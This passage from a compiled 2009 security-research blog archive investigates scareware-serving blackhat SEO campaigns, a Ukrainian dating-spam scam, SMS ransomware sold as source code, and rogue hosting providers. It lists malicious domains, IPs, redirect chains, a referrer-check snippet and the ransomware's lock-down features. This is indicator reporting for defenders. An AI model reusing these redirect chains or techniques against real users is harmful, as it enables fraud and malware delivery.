09. *[24]Hackers hijack DNS records of high profile New Zealand sites*

10. *[25]New ransomware locks PCs, demands premium SMS for removal*

11. *[26]Conficker's estimated economic cost? $9.1 billion*

1055

12. *[27]Swine flu email scams circulating*

13. *[28]Online broker CommSec criticised for weak passwords, lack of SSL*

14. *[29]Survey: 37 % of employees would become insiders given the right incentive*

15. *[30]French hacker gains access to Twitter's admin panel*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

3. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

5. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

8. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

10. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

11. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

12. http://feeds.feedburner.com/zdnet/security

13. http://blogs.zdnet.com/security/?p=3178

14. http://blogs.zdnet.com/security/?p=3207

15. http://blogs.zdnet.com/security/?p=3125

16. http://blogs.zdnet.com/security/?p=3093

17. http://blogs.zdnet.com/security/?p=3098

18. http://blogs.zdnet.com/security/?p=3105

19. http://blogs.zdnet.com/security/?p=3125

20. http://blogs.zdnet.com/security/?p=3140

21. http://blogs.zdnet.com/security/?p=3162

22. http://blogs.zdnet.com/security/?p=3170

23. http://blogs.zdnet.com/security/?p=3178

24. http://blogs.zdnet.com/security/?p=3185

25. http://blogs.zdnet.com/security/?p=3197

26. http://blogs.zdnet.com/security/?p=3207

27. http://blogs.zdnet.com/security/?p=3233

28. http://blogs.zdnet.com/security/?p=3255

29. http://blogs.zdnet.com/security/?p=3278

30. http://blogs.zdnet.com/security/?p=3292

1056



Dissecting a Swine Flu Black SEO Campaign (2009-05-06 16:05)

Remember the Ukrainian group of cyber criminals that was responsible for last week's [1]massive blackhat SEO

campaign that was serving scareware, followed by the [2]timely hijacking of Mickeyy worm keywords a week earlier to once again serve rogue security software?

They are back with new blackhat SEO farms which they continue monetizing through [3]rogue security soft-

ware. Time to dissect their latest campaign and expose their malicious practices.

1057







Once having most of their previous domains blacklisted/shut down, the group naturally introduced new ones, and changed the search engine optimization theme to swine flu, in between a variation of their previous one relying on catchy titles such as USA News; BBC News; CNN News as well as Hottest info!; HOT NEWS; Official Website and Official Site.

Upon visiting the site, an obfuscated iFrame statically hosted on all of the participating domains in the form of ***2qnews.07x .net/images/menu.js*** *redirects the user to* ***sexerotika2009 .ru/admin/red/en.php*** *(74.54.176.50; Email: rebsdtis@land.ru). Are you noticing the [4]directory structure similarities? Appreciate my rhetoric, it's last month's*

[5]blackhat SEO gang with a new portfolio of domains.

1058

What follows is the usual referrer check : " var ref,i,is _se=0; var se = new Array("google.","msn.","yahoo.","comcast-

.","aol."); " from where the user is redirected to ***liveavantbrowser2 .cn/go.php?id=2022 &key=4c69e59ac &p=1***

(83.133.123.140) acting as central redirection point to the typosquatted portfolio of rogue security software domains.

The

original

scareware

domain

vrusstatuscheck

.com/1/?id=2022

&smersh=a9fd94859

&back=

%3DjQ51TT1MUQMMI %3DN *- (69.4.230.204; 38.99.170.209; 78.47.172.66; 78.47.91.153; 94.76.212.239;*

94.102.48.28) is exposing the rest of the scareware ([6]detection rate) portfolio with the following domains parked at these IPs:

antivirusbestscannerv1 .com

antivirus-powerful-scanv2 .com

antivirus-powerful-scannerv2 .com

virusinfocheck .com

vrusstatuscheck .com

adware-removal-tool .com

1quickpcscanner .com

1spywareonlinescanner .com

1computeronlinescanner .com

1bestprotectionscanner .com

securityhelpcenter .com

antivirus-online-pro-scan .com

securedonlinecomputerscan .com

antispywarepcscanner .com

securedvirusscanner .com

virusinfocheck .com

antivirusbestscannerv1 .com

antispywareupdateservice .com

platinumsecurityupdate .com

antispywareupdatesystem .com

onlineupdatessystem .com

softwareupdatessystem .com

securedpaymentsystem .com

infosecuritycenter .com

antispywareproupdates .com

securedsoftwareupdate .cn

securedupdateslive .cn

thankyouforinstall .cn

securityupdatessystem .cn

securedsystemresources .cn

securedosupdates .cn

windowssecurityupdates .cn

*Once executed it downloads Microsoft's original thank you note (**update.microsoft.com/windowsupdate/v6/t-***

hanks.aspx**), and confirms the installation so that the blackhat SEO campaigners will receive a piece of the pie at **securedliveuploads .com/?act=fb &1=0 &2=0 &3=kfddnffaffihlcoemdkedcaefcfaffedhfmdmboc &4=eebajf-jafekaifnbddghoclg &5=22 &6=1 &7=63 &8=31 &9=0 &10=1

Related phone-back locations:

***liveavantbrowser2 .cn** - (83.133.123.140)*

1059



securedliveuploads .com

liveavantbrowser2 .cn

awardspacelooksbig .us

crytheriver .biz

softwareupdatessystem .com

securedsoftwareupdate .cn

securedupdateslive .cn

securedosupdates .cn

Blackhat SEO subdomains at the free web site hosting services:

2qnews.07x .net

2rnews.07x .net

1news.07x .net

1knews.07x .net

1xnews.07x .net

gerandong.07x .net

kort.07x .net

30newsx.07x .net

1060



4dnews.07x .net

4dnews.07x .net

laptop.07x .net

30newsf.07x .net

Blackhat SEO domains participating in the second multi-theme campaign:

01may2009 .us

m1m18test .us

m1m17test .us

m1m21test .us

m1m11test .us

m1m16test .us

m1m20test .us

m1m15test .us

m1m14test .us

m1m13test .us

m1m11test .us

m1m15test .us

m1m19test .us

f9o852test .us

f9o851test .us

f9o87test .us

f9o86test .us

f9o5test .us

f9o8test .us

ff7test5 .us

g2g1test .us

Blackhat SEO domains participating in the third campaign:

greg-page-boxing.6may2009 .com - *212.95.58.156*

dualsaw.06may2009 .com

craigslist-killer.5may2009 .com

Upon clicking, the user is redirected to ***berusimcom .com/t.php?s=18 &pk=****, then to the SEO keyword logger at* ***berusimcom .com/in.cgi?18 &seoref= &parameter= $keyword &se= $se &ur=1 &HTTP _REFERER=nfl-draft.5may2009 .com &ppckey=****, and then exposed to another portfolio of rogue security software ([7]detection rate) at* ***hot-porn-tubes.com/promo3/?aid=1361 &vname=antivirus*** *- 78.129.166.166; 91.212.132.12, with the following domains parked at the same IPs:*

xxxtube-for-xxxtube .com

youporn-for-free .com

xtube-xmovie .com

1061

free-xxx-central .com

xtube-downloads .com

porn-tube-movies .com

my-fuck-movies .com

niche-tube-videos-here .net

free-tube-video-central .net

tubezzz-boobezzz .net

hot-tube-tuberzzz .net

Persistence must be met with persistence.

1. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

2. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

3. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

4.

http://4.bp.blogspot.com/_wICHhTiQmrA/Se83RHR2GwI/AAAAAAAADkA/-aXt_tCa3_k/s1600-h/blackhat_seo_news_scareware_11.JPG

5. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

6. http://www.virustotal.com/analisis/18e8d52529e7f0d58bd706663058d341

7. http://www.virustotal.com/analisis/565faeb69959c4dfa16faa449ebd8a05

1062

Spamvertised Swine Flu Domains - Part Two (2009-05-06 16:20)

1063



Dating Spam Campaign Promotes Bogus Dating Agency (2009-05-06 19:45)

From Sweet Sugar Anastasia, Svetlana, Angela, Marino4ka, Irina, Hot Julia, Ane4ka, Nastya, and Yulia, to the [1]Lonely Polina and the [2]malware and exploits serving girls, Russian/Ukrainian dating scams are still pretty active these days.

*A recently spammed dating campaign exposes the fraudulent practices of a well known such agency (**Confi-***

***dential Connections**) that has been [3]changing its name, typosquatting new domains in order to remain beneath the radar, a bit of an awkward practice given their noisy spamming approach of attracting visitors.*

The spam's message:

1064



" Good day, my gentleman!

All love is probationary, a fact which frightens women and exhilarates men. I believe that unarmed truth and unconditional love will have the final word in reality. I was born in a friendly, cultured family and would like to have the same family in my own life. I love nature, flowers, music, dancing. I like to receive guests at home and spend time with friends. I always try to use opportunity to travel and see new places in the world. I have a good, quite and merry character, don't like argues and rows. I hope to meet a white man, Christian, clever. Besides I would like to meet a good person with a good sense of humor, who wants to create a good strong family. If you would be loved, love and be

lovable. I am waiting for you ***http://iam-waiting4love .com/infinity/***

Waiting for your mail

Sveetlana B. "

The user is then asked to register at ***hifor-you .com/register.php*** *followed by an email confirmation explaining how the agency/scam at* ***ualadys .com*** *(76.74.250.239 Email: Tyom13@aol.com) works:*

1065



" We view ourselves as more of MATCHMAKERS than a mere Introduction Company. We DO NOT BUY OR SELL

addresses of Ladies from other agents. Rather, we take the time and effort to meet each Lady referred to us in person, interview her at length, checkout her credentials to make sure her intentions are proper, before she gets hosted as our client. It is this knowledge of the Ladies that allows us to select the right persons to introduce to each man.

1066



Compatibility is the KEY. Our formula is simple, yet highly productive:

1. You fill out our profile, same as the Ladies

2. Select the Ladies you would like to meet

3. Until you have a predetermined amount of Ladies reply with a yes

4. During your trip meetings are scheduled on a private, one-on-one setting, with an interpreter to assist you (if you require one) We know that your time is limited when you go on trip. This is a very efficient selections process that saves your time and, in fact, allows you the extra time to really get to know the Ladies.

All meetings are one-on-one. We do not organize socials that do not work. Our service is usually based upon a male clients access to time and his available budget. The normal procedure is for a client to look through our gallery of Ladies, select the Ladies for pre-qualification, and correspond with them by e-mail or phone, than arrange a one-on-one visit. Still others, after viewing the Ladies, decide that the best overall approach would be to simply go there and meet as many women as we can arrange for them to meet, and spend time with them before making a decision.

1067



Also experiencing first-hand their environment and culture gives the man a future understanding of his future bride.

OUR PERSONAL INTRODUCTION TRIP HAS BEEN YEILDING A 95 % SUCCESS RATE! Again, the reason for this is the growing frustration among the Ladies about the lack of follow through the men, Consequently, many Ladies do not respond to letters, knowing that few ever follow through. They simply wait to meet the men who go there. THUS, THE SITUATION HAS BECOME A DREAM FOR THE MAN WHO ARE SERIOUS.

During our Special Photoshoot Trips (e-mail for dates); you will get an opportunity to watch and meet new Ladies. Many times, clients pick these new Ladies because they are fresh

and no one has ever met them before. We have quite a few Ladies who have never made it to the gallery because they got engaged immediately to the men who went no trips. "

The agency is also [4]reserving the right to forward the responsibility for any fraudulent activities to the girls, the majority of which do not exist at the first place in the following way:

All scam patterns have similarities that are very easy to spot if you know what to watch out for:

• Usually the contact originates from a personals site where anyone can place his/her ad for free. Most often it was not you who initiated the acquaintance; you received a letter from a lovely Russian female who was

*interested in you. *Her* description of the partner is always very broad that will fit anybody - "kind intelligent 1068*

man, age and race don't matter".

*• Sometimes *she* places a real nice discription and lovely, INNOCENT pictures, with honest eyes and kind smile.*

You will initiate the acquaintance.

• It is always email correspondence; and letters are sent regularly, often every day; a new picture is sent with almost every letter.

This is very entertaining since the agency is driving traffic to its domains through spamming. The full list of spammed domains part of the campaign :

***love-f-emale .com** - 62.90.136.207*

i-amsingle .com

for-you-from-me .com

destinycombine .com

with-hope-for-love .com

iam-waiting4love .com

allisloveandlove .com

amourwedding .com

adorelovewon .com

andiloveyoutoo .com

attractive-ladies .com

luckyheatrs .com

sunwants .com

myloving-heart .com

touchmy-heart .com

dreams-about-lady .com

fillinglove .net

createyourlove .net

buildyour-happylove .net

tender-woman .net

make-family .net



There’s something "ingenious" about this type of dating scams, since the bogus dating agency can forward the scam responsibility to the non-existent girls at the first place. Moreover, despite the countless number of email credits, flowers and photos that you’ve purchased by using the agency’s commercial services, the non-existent girl can always reserve the right not to meet or interact with you in any way. And even if there are actual girls working for the ad agency on a revenue-sharing basis, the agency silently makes money by reserving its right to ruin your return on investment no matter how much and what you spend on their site.

Now, that’s a business model scamming the gullible and the lonely, which from a legal perspective – excluding the spamming – can in fact be legal in the country of operation due to the eventual mis-matching of characters.

UPDATE:

The people from "[5]Confidential Connections" have a long history of spamming/scamming activities. Here are more related resources:

[6]A first-person account:

1070



" ..ualadies... I work as a guide and translator for guys seeking a wife in Ukraine, and a client just came to me who was due to meet a girl from this agency. Im so wound up by the actions of this agency that i am going to post this thread in every scam forum i know about. Here is a short list of what they did:

1) Put him in a taxi to pick up the girl and take her to the restaurant, then charged him $80 for what should have been a $10 journey

2) Charged him $60 for a one hour translation, saying that they take a minimum charge of 4 hours ($15 an hour)..this they told him only after the meeting

3) After my client had payed (a very steep $50) to meet the girl, he got her address and decided to send her some flowers (at the local rate of 2 dollars for 1 rose, as apposed to 10 dollars a rose at the agency). The agency, upon finding out about this, called him up and shouted at him for daring to send her roses not through them (!) 1071



4) It turned out that the girl hadn't written most of the letters the client had shared with her over a period of a year, and in fact that the agency themselves had written them, earning good money in the proccess!

5) The agency lied about the upper age limit for a guy the girl was willing to meet - they put down 60 when she had indicated 40.

6) There is more!...but i think ive written enough for you to get the idea.

Be aware of this agency!

In all my time as a guide/translator i have never seen an agency that works so

shambolicaly. Agencies like this ruin the reputation of the business, in which there are number of hard working honest agencies that suffer as a result. "

[7]More comments from the same person, presumably working there:

" Beware of ualadys. I live in Ukraine and know someone who works in one of the branches. Word has it that they churn out letters factory-style and often write themselves. They do not allow their girls to turn down a man who has requested to communicate with them, even if they dont want to. They did not allow me to go to their office to check them out and ask them questions. They scare the girls so that they dont get in personal contact with a guy or go to another agency. Beware! "

1072



[8]Exclusive photo gallery from what appears to be a scammed customer – wedding rings are in place. The guy was

[9]initially spammed:

" On June 23rd of 2008 (that was 5 months after I gave up my relationship with my ex girlfriend), I received one email from UAladys which stated it was translated for a lady in Ukraine. Her name is Anastasia R. (ID 5008) Her introduction letter went as follows"

Thankfully, he's preserved [10]the achive of the correspondence, exposing their practices.

1. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

2. http://ddanchev.blogspot.com/2008/04/malware-and-exploits-serving-girls.html

3. http://agencyscams.com/Why/ConfidentialConnections.html

4. http://photo.ualadys.com/engl/ladies_antiscam.html

5. http://www.ualadys.com/engl/welcome_mission.html

6. http://www.russianmeetingplace.com/forums/showthread.php?threadid=14715

7. http://www.russianwomendiscussion.com/Forum/index.php?topic=4222

8. http://www.ualadyscam.com/photo_gallery/photo_gallery.htm

9. http://www.ualadyscam.com/default.htm

10. http://www.ualadyscam.com/Correspondences/

1073



SMS Ransomware Source Code Now Offered for Sale (2009-05-12 13:46)

Remember the [1]ransomware variant that was locking down user's PCs and demanding a premium SMS in order for them to receive the unlocking code?

In an attempt to further monetize the "innovative" practice of converging Windows-based malware and premium SMS numbers operated by the cybercriminals, a do-it-yourself version of the ransomware is currently offered for sale for a mere $15.

Here are some of its features:

- When executed presents the uset with a Blue Screen of Death style error message

- A simple auto-loading feature ensuring it will load every time the host is rebooted, completely disables the startup shell in order to become the first application to appear upon reboot

- Disables Windows Task Manager, Registry Editor, default shortcuts for terminating a program

The vendor would also like to remind its customers that "the application is for educational purposes only", next to a comment on how all of their current customers are fully satisfied with the money they're making by locking infected user's PCs. This piece of ransomware has been spreading across the Russian web space since April, and with its source code now offered for sale, it's only a matter of time before the error messages get localized to multiple languages courtesy of [2]localization on demand cybercrime-friendly services breaking any language barrier for a spam/malware campaign.

However, from an operational security (OPSEC) perspective which I often emphasize on in order to demon-

strate how efficient cybercrime facilitating tactics increase the probability of successfully tracking down the people behind a particular attack, this premium SMS based ransomware tactic is exposing the people behind the campaign much easily due to its reliance on a mobile operator, compared to GPCode's virtual money exchange approach

([3]Who's behind the GPcode ransomware?) which given they put enought efforts, the process can be virtually 1074

untraceable.

Despite the fact that vendors have already released [4]unlock code generators for the SMS ransomware, tak-

ing into consideration the potential for widespread ransomware campaigns through the now ubiqitous revenue

generator in the form of scareware ([5]Scareware meets ransomware: "Buy our fake product and we'll decrypt the files"), the concept is not going away anytime soon.

Related posts:

[6]Mobile Malware Scam iSexPlayer Wants Your Money

[7]New mobile malware silently transfers account credit

[8]New Symbian-based mobile worm circulating in the wild

1. http://blogs.zdnet.com/security/?p=3197

2. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

3. http://blogs.zdnet.com/security/?p=1259

4. http://news.drweb.com/show/?i=304&c=5

5. http://blogs.zdnet.com/security/?p=3014

6. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

7. http://blogs.zdnet.com/security/?p=2415

8. http://blogs.zdnet.com/security/?p=2617

1075



A Diverse Portfolio of Fake Security Software - Part Twenty (2009-05-14 20:30)

Has the cloudy economic climate hit [1]the scareware business model, the single most efficient and high-liquidity monetization practice that's driving the majority of blackhat SEO and malware attacks? The affiliate networks are either experiencing a slow Q2, or are basically experimenting with profit optimization strategies.

Following the "aggressive" piece of [2]scareware with elements of ransomware discovered in March, a new version of the [3]rogue security software is once again holding an [4]infected system's assets hostage until a license is purchased.

This tactic is however a great example of the dynamics of underground ecosystem ([5]The Dynamics of the

Malware Industry - Proprietary Malware Tools; [6]The Underground Economy's Supply of Goods; [7]76Service -

Cybercrime as a Service Going Mainstream; [8]Zeus Crimeware as a Service Going Mainstream; [9]Will Code Malware for Financial Incentives; [10]The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two; [11]Using Market Forces to Disrupt Botnets; [12]E-crime and Socioeconomic Factors; [13]Price Discrimination in the Market for Stolen Credit Cards; [14]Are Stolen Credit Card Details Getting Cheaper?).

Despite the fact that it’s the network of cybercriminals that pays and motivates other cybercriminals to SQL

inject legitimate sites, send spam, embedd malicious code through compromised accounts and launch blackhat

1076



SEO campaigns, it cannot exist without the traffic that they provide, and is therefore competing with other affiliate networks for it.

For your blacklisting, case-building and cross-checking pleasure, currently active blackhat SEO and Koobface campaigns monetize the traffic through the following rogue domains:

yourpcshield .com** (209.44.126.14) - AS10929 NETELLIGENT Hosting Services Inc. Email: **bershkapull@gmail.com virustopshield .com

totalvirushield .com

1077

pcguardscan .com

topwinsystemscan .com

basevirusscan .com

systemvirusscan .com

bastvirusscan .com

myfirstsecurityscan .com

fastviruscleaner .com

allvirusscannow .com

freeforscanpc .com *(209.44.126.241) - AS10929 NETELLIGENT Hosting Services Inc.*

truevirusshield .com

totalvirusshield .com

hypersecurityshield .com

scanyourpconline .com

allowedwebsurfing .com

xvirusdescan .com

securitytrustscan .com

fullsecurityaction .com

fullvirusprotection .com

fullsecuritydefender .com

hupersecuritydot .com

trustedwebsecurity .com

greatscansecurity .com

updateyoursecurity .com

1078



antimalware-scannerv2 .com *(78.46.88.202) - AS16265 LeaseWeb AS Amsterdam,*

Netherlands Email:

basni@lewispr.com

onlinevirusbusterv2 .com

xpvirusprotection2009 .com

total-malwareprotection .com

total-virusprotection .com

xpvirusprotection .com

bestbillingpro .com

truconv .com

safeinternettoolv1 .com *(212.117.165.126; 38.99.170.9; 69.4.230.204; 78.47.91.153) - AS36351 SOFTLAYER*

Technologies Inc; AS24940 HETZNER-AS Hetzner Online AG RZ-Nuernberg; AS44042 ROOT-AS root eSolutions; AS174

COGENT /PSI Email: ***info@dmf.com.tr***

antivirusquickscanv1 .com

computerscanv1 .com

antivirusbestscannerv1 .com

antiviruslivescanv3 .com

proantivirusscanv3 .com

fullantispywarescan .com

webscannertools .com

approved-payments .com

1079



ms-scan .org *(84.19.184.160) - AS31103 KEYWEB-AS Keyweb AG, Email:* ***strider.glider@gmail.com***

system-protector .org

system-protector .net

av-lookup .com

ms-scan .info

srv-scan .us

ms-scan .net

ms-scan .biz

srv-scan .biz

bitcoreguard .net *(72.232.187.197) AS22576 LAYEREDTECH Layered Technologies, Email:* ***cbristed1996@gmail.com bitcoreguard .com***

coreguard2009 .com *(78.46.151.181) - AS24940 HETZNER-AS Hetzner Online AG RZ-Nuernberg Email:* ***ivers-bradly72@gmail.com***

1080

coreguard2009 .biz

coreguard2009 .net

coreguardlab2009 .biz *(95.211.14.161) - AS16265 LeaseWeb AS Amsterdam, Netherlands, Email:*

stiv-

panama@gmail.com

coreguardlab2009 .net

coreguardlab2009 .com

guardlab

.com

(72.232.187.198)

-

AS22576

LAYEREDTECH

Layered

Technologies

Email:

alex-

vasiliev1987@cocainmail.com

guardav .com

guardlab2009 .biz *(76.76.103.164) - AS21548 MTO Telecom Inc. Email:* ***stivpanama@gmail.com***

guardlab2009 .net

guardlab2009 .com

Related posts:

[15]Dissecting a Swine Flu Black SEO Campaign

[16]Massive Blackhat SEO Campaign Serving Scareware

[17]A Diverse Portfolio of Fake Security Software - Part Nineteen

[18]A Diverse Portfolio of Fake Security Software - Part Eighteen

[19]A Diverse Portfolio of Fake Security Software - Part Seventeen

[20]A Diverse Portfolio of Fake Security Software - Part Sixteen

[21]A Diverse Portfolio of Fake Security Software - Part Fifteen

[22]A Diverse Portfolio of Fake Security Software - Part Fourteen

[23]A Diverse Portfolio of Fake Security Software - Part Thirteen

[24]A Diverse Portfolio of Fake Security Software - Part Twelve

[25]A Diverse Portfolio of Fake Security Software - Part Eleven

[26]A Diverse Portfolio of Fake Security Software - Part Ten

[27]A Diverse Portfolio of Fake Security Software - Part Nine

[28]A Diverse Portfolio of Fake Security Software - Part Eight

[29]A Diverse Portfolio of Fake Security Software - Part Seven

[30]A Diverse Portfolio of Fake Security Software - Part Six

[31]A Diverse Portfolio of Fake Security Software - Part Five

[32]A Diverse Portfolio of Fake Security Software - Part Four

[33]A Diverse Portfolio of Fake Security Software - Part Three

[34]A Diverse Portfolio of Fake Security Software - Part Two

[35]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

2. http://blogs.zdnet.com/security/?p=3014

3. http://www.avertlabs.com/research/blog/index.php/2009/05/12/fakealert-trojan-holds-systems-for-ransom/

4. http://blog.fireeye.com/research/2009/03/a-new-method-to-monetize-scareware.html

5. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

6. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

7. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

8. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

9. http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html

10. http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html

11. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

1081

12. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

13. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

14. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

17. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

18. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

20. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

21. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

23. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

24. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

25. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

27. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

28. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

29. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

30. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

31. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

32. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

33. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

34. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

35. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

1082



GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime (2009-05-19 23:37)

*" In gaz we trust"? I'd rather change **GazTranzitStroyInfo's** vision to [1]HangUp Team's infamous - " in fraud we trust". It is somehow weird to what lengths would certain cybercriminals go to create a feeling of legitimacy of their enterprise.*

***AS29371** - gaztranzitstroyinfo LLC - 91.212.41.0/24 based in Russia, Sankt Peterburg, Kropotkina 1, office 299, is one of them. Let's "drill" for some malicious activity at **GazTranzitStroyInfo,** and demonstrate how cybercriminals are converging different hosting providers to increase the lifecycle of their campaigns.*

1083



*The [2]recent peak of fake codecs (for instance **video-info .info** and **sex-tapes-celebs .com** serving [3]softwarefortubeview.40018.exe) puts the spotlight on **GazTranzitStroyInfo** and its connections with another rogue hosting provider in the face of **AS48841**, EUROHOST-AS Eurohost LLC, which was providing hosting infrastructure to the scareware domains part of [4]Conficker's Scareware Monetization strategy, and continues to do so for a great deal of exploits/malware serving domains, next to **AS10929** [5]NETELLIGENT Hosting Services Inc. where the infrastructure of the three hosting providers has converged.*

*Let's detail some malicious activity found at **GazTranzitStroyInfo.** The following are redirectors to live exploits/zeus config files/scareware found within **AS29371** and pushed through blackhat SEO and web site compromises: 1084*



***peopleopera .cn** - 91.212.41.96*

forexsec .cn

vitamingood .cn

bookadorable .cn

drawingstyle .cn

housedomainname .cn

workfuse .cn

schoolh .cn

rainfinish .cn

housevisual .cn

worksean .cn

liteauction .cn

newtransfer .cn

oceandealer .cn

musicdomainer .cn

websiteflower .cn

designroots .cn

islandtravet .cn

litefront .cn

clubmillionswow .cn

1085

softwaresupport-group .com *- 91.212.41.91*

bestfindahome .cn

dastrealworld .ru

elantrasantrope .ru

borishoffbibi .ru

sandiiegoexpo .ru

nightplayauto .ru

startdontstop .ru

nicdaheb .cn - *91.212.41.119*

sehmadac .cn

vavgurac .cn

tixleloc .cn

xidsasuc .cn

cuzlumif .cn

teyrebuf .cn

hifgejig .cn

tukhemaj .cn

rogkadej .cn

wuhwasum .cn

sipcojeq .cn

tixwagoq .cn

silzefos .cn

popyodiw .cn

cakpapaz .cn

1086



Rogue security software:

addedantivirusonline .com *- 91.212.41.114*

addedantivirusstore .com

addedantiviruslive.com

addedantiviruspro.com

countedantiviruspro.com

myplusantiviruspro.com

easyaddedantivirus.com

yourcountedantivirus.com

bestcountedantivirus.com

yourplusantivirus.com

For instance, a sampled domain such as ***housedomainname .cn/in.cgi?6*** *redirects us to* ***securityonlinedirect***

.com*/scan.php?affid=02083 which is [6]serving scareware with hosting courtesy of* ***AS10929*** *Netelligent Hosting Services Inc, which in case you remember popped-up in the [7]Diverse Portfolio of Fake Security Software - Part Twenty. At* ***securityonlineworld .com*** *(209.44.126.22) we also have a portfolio of scareware domains:*

thestabilityweb .com

securityonlineworld .com

websecuritypolice .com

wwwsafeexamine .com

dynamicstabilityexamine .com

networkstabilityexamine .com

1087

safetyscansite .com

onlinesafetyscansite .com

securityscansite .com

stabilityonlineskim .com

socialsecurityscan .com

securityexamination .com

internetsecuritymetrics .com

onlinebrandsecuritys .com

securityonlinedirect .com

scanstabilityinternet .com

stabilityaudit .com

websecuritybureau .com

safewebsecurity .com

webbrowsersecurity .com

futureinternetsecurity .com

superiorinternetsecurity .com

*The [8]fake codec at **video-info .info** (**AS29371** - gaztranzitstroyinfo LLC) is in fact downloaded from **kir-fileplanet***

***.com** - 91.212.65.54 (**AS48841**; EUROHOST-NET) where more malicious activity is easily detected at: **downloadmax .org** - 91.212.65.19*

hd-codec .com

shotgol .com

kauitour .com

coecount .com

countbiz .com

videoaaa .net

7stepsmedia .net

ispartof .net

amoretour .net

browardcount .net

trucount3000 .com *- 91.212.65.10; 91.212.65.29*

trucount3001 .com

trucount3002 .com

antivirus-xppro-2009.com

onlinescanxppp .com

onlinescanxpp .com

onlinescanxp .com

free-webscaners .com

In cybercriminals I don’t trust.

Related posts:

[9]Fake Codec Serving Domains from Digg.com’s Comment Spam Attack

[10]Lazy Summer Days at UkrTeleGroup Ltd

[11]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

[12]Massive Blackhat SEO Campaign Serving Scareware

[13]EstDomains and Intercage VS Cybercrime

[14]The Template-ization of Malware Serving Sites

1088

[15]The Template-ization of Malware Serving Sites - Part Two

[16]Malware campaign at YouTube uses social engineering tricks

[17]Poisoned Search Queries at Google Video Serving Malware

[18]Syndicating Google Trends Keywords for Blackhat SEO

Related Russian Business Network coverage:

[19]The New Media Malware Gang - Part Four

[20]The New Media Malware Gang - Part Three

[21]The New Media Malware Gang - Part Two

[22]The New Media Malware Gang

[23]Rogue RBN Software Pushed Through Blackhat SEO

[24]RBN's Phishing Activities

[25]RBN's Puppets Need Their Master

[26]RBN's Fake Account Suspended Notices

[27]A Diverse Portfolio of Fake Security Software

[28]Go to Sleep, Go to Sleep my Little RBN

[29]Exposing the Russian Business Network

[30]Detecting the Blocking the Russian Business Network

[31]Over 100 Malwares Hosted on a Single RBN IP

[32]RBN's Fake Security Software

[33]The Russian Business Network

1. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

2. http://blog.threatfire.com/2009/05/softwarefortubeview-codec-schemes.html

3. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

6. http://www.virustotal.com/analisis/2bfe53d6b4d1457b241a81e684a98ad3

